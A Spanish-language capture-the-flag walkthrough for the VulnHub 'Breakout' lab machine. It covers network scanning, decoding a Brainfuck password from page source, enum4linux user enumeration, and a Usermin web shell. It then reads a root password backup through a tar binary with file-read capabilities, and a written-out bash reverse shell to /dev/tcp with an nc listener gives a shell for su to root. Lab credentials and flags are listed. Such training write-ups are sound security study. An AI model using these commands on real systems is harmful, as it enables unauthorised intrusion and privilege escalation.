

<https://www.vulnhub.com/series/empire,507/>

<https://hackmyvm.eu>


sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -O 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 17:48 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 17:48
```

Saldrá la máquina breakout

```
Nmap scan report for breakout.home (192.168.1.146)
Host is up, received arp-response (0.0041s latency).
Scanned at 2022-06-24 17:08:27 CEST for 223s
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.4.51 ((Debian)
)
139/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 4.6.2
10000/tcp open  http         syn-ack ttl 64  MiniServ 1.981 (Webmin httpd)
20000/tcp open  http         syn-ack ttl 64  MiniServ 1.830 (Webmin httpd)
MAC Address: 08:00:27:68:AC:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá la web por defecto de Apache



Dar click derecho e inspeccionar elemento y saldrá un mensaje encriptado

[illegible]

Usar el identificador de cifrado de la web [decode.fr](https://decode.fr), dirá que es cifrado Brainfuck

[en: español](#)

### CIPHER IDENTIFIER

Cryptography > Cipher Identifier

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:  
e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:	#1	#2
Brainfuck	[Progress bar]	
Substitution Cipher		
Shift Cipher		
Homophonic Cipher		
ReverseFuck		
Decabit Code		

---

### ENCRYPTED MESSAGE IDENTIFIER

★ CIPHertext TO RECOGNIZE ?


```
++++++[>+>++++>>++++>>++++]
<<<<-]>>+++++++.,+,.>,+++++.---.
<++++++,-----,>-----,+,,.
<<+,-,-----,+++++++,.
<-----,>>-----,<++++,++++.
```

★ CLUES/KEYWORDS (IF ANY)

**▶ ANALYZE**

See also: Frequency Analysis — Index of Coincidence  
**Symbols Identifier**


Usar el descifrador Brainfuck



Tratar de intentar entrar al servidor web con otro de los puertos abiertos, en este caso el 20000



Dirá que es un servidor bajo SSL por lo que recomienda acceder con https en lugar de http, cambiamos y saldrá la advertencia de sitio inseguro



Pulsar en avanzado y en aceptar el riesgo y continuar

## riesgo potencial de seguridad a

posible amenaza de seguridad y no ha cargado 192.168.1.146. Si visita este intentar robar información como sus contraseñas, correos electrónicos o dito.

Retroceder (recomendado)

Avanzado...

usa un certificado de seguridad no válido.


tificado porque está autofirmado.

LLA\_PKIX\_ERROR\_SELF\_SIGNED\_CERT

Retroceder (recomendado)

Aceptar el riesgo y continuar

Saldrá un login para Usermin




Usar enum4linux para descubrir el usuario que se encuentra en el equipo

```
enum4linux
> enum4linux -a 192.168.1.146
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/en
um4linux/ ) on Fri Jun 24 17:43:06 2022
```

Saldrá el usuario cyber


```
=====
|   Users on 192.168.1.146 via RID cycling (RIDS: 500-550,1000-1050)
|
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1683874020-4104641535-3793993001
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password
''
S-1-22-1-1000 Unix User\cyber (Local User)
```

Usar el usuario cyber y la contraseña descifrada anteriormente



You must enter a username and  
password to login to the server  
on 192.168.1.146


 cyber

 .....

☐ Remember me

 Sign in

Cargará el siguiente panel



En la parte inferior se encontrarán unos botones, uno de ellos permitirá abrir una shell



Entrará al directorio personal de cyber y con dicho usuario

```
[cyber@breakout ~]$ pwd
/home/cyber
[cyber@breakout ~]$ whoami
cyber
[cyber@breakout ~]$ |
```

Listar el contenido, mostrará un archivo llamado user.txt

```
[cyber@breakout ~]$ pwd
/home/cyber
[cyber@breakout ~]$ whoami
cyber
[cyber@breakout ~]$ ls
tar sent mail
user.txt
[cyber@breakout ~]$
```

Mostrará el flag del usuario

```
[cyber@breakout ~]$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$
```

Usar el comando getcap con el archivo tar

```
[cyber@breakout ~]$ getcap tar
tar cap_dac_read_search=ep
[cyber@breakout ~]$ |
```

Ir a /var/backups y mostrar el contenido

```
[cyber@breakout var]$ cd backups/
[cyber@breakout backups]$ ls
[cyber@breakout backups]$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Oct 20 2021 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw-----  1 root root  17 Oct 20 2021 .old_pass.bak
[cyber@breakout backups]$ |
```

Volver al home de cyber y usar el archivo tar para comprimir el archivo .old\_pass.bak

```
[cyber@breakout ~]$ ./tar -cf archivo.tar /var/backups/.old_pass.bak
./tar: Removing leading '/' from member names
[cyber@breakout ~]$
```

Descomprimir el archivo creado



```
cyber@breakout ~]$ tar -xvf archivo.tar
var/backups/.old_pass.bak
cyber@breakout ~]$ |
```

Se creará un directorio llamado var, dentro de él otro llamado backups y dentro de este estará el archivo .old\_pass.bak que ahora se podrá leer

```
[cyber@breakout ~]$ ls
archivo.tar
tar
user.txt
var
[cyber@breakout ~]$ cd var
[cyber@breakout var]$ ls
backups
[cyber@breakout var]$ cd backups/
[cyber@breakout backups]$ ls
[cyber@breakout backups]$ ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Jun 24 14:13 .
drwxr-xr-x 3 cyber cyber 4096 Jun 24 14:13 ..
-rw-r----- 1 cyber cyber 17 Oct 20 2021 .old_pass.bak
[cyber@breakout backups]$ cat .old_pass.bak
Ts&4&YurgtRX(=~h
[cyber@breakout backups]$ |
```

Mostrará una contraseña para el usuario root

```
[cyber@breakout backups]$ cat .old_pass.bak
Ts&4&YurgtRX(=~h
[cyber@breakout backups]$ |
```

Al tratar de usar el comando su no lo permitirá

```
[cyber@breakout backups]$ su
Password: su: Authentication failure
[cyber@breakout backups]$ |
```

Hacer un reverse shell con el comando `bash -i >& /dev/tcp/192.168.1.127/4444 0>&1`  
Y poner el puerto de escucha en 4444

```
> nc -lvp 4444
listening on [any] 4444 ...
```

```
[cyber@breakout backups]$ bash -i >& /dev/tcp/192.168.1.127/4444 0>&1
```

Se abrirá un shell inverso aunque aún con el usuario cyber

```
cyber@breakout:~/var/backups$ whoami
whoami
cyber
cyber@breakout:~/var/backups$
```

Hacer de nuevo un cat al archivo para poder copiar la contraseña

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$ |
```

Cambiar de usuario con su, cambiará al usuario root aunque sin mostrar texto, de todos modos se pueden escribir comandos

```
cyber@breakout:~/var/backups$ su
su
Password: Ts&4&YurgtRX(=~h
whoami
root
|
```

Ir al directorio de root y mostrar el contenido

```
cd /root
ls -la
total 40
drwx-----  6 root root 4096 Oct 20  2021 .
drwxr-xr-x 18 root root 4096 Oct 19  2021 ..
-rw-----  1 root root  281 Oct 20  2021 .bash_history
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct 19  2021 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root  100 Oct 19  2021 r00t.txt
drwx-----  2 root root 4096 Oct 19  2021 .spamassassin
drwxr-xr-x  2 root root 4096 Oct 19  2021 .tmp
drwx-----  6 root root 4096 Oct 19  2021 .usermin
|
```

Mostrará el flag del usuario root

```
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
|
```

## Usuarios y contraseñas

Cyber= .2uqPEfj3D<P'a-3  
Root= Ts&4&YurgtRX(=~h

## Flags

Usuario: 3mp!r3{You\_Manage\_To\_Break\_To\_My\_Secure\_Access}

```
[cyber@breakout ~]$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$
```

Root: 3mp!r3{You\_Manage\_To\_BreakOut\_From\_My\_System\_Congratulation}

```
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
|
```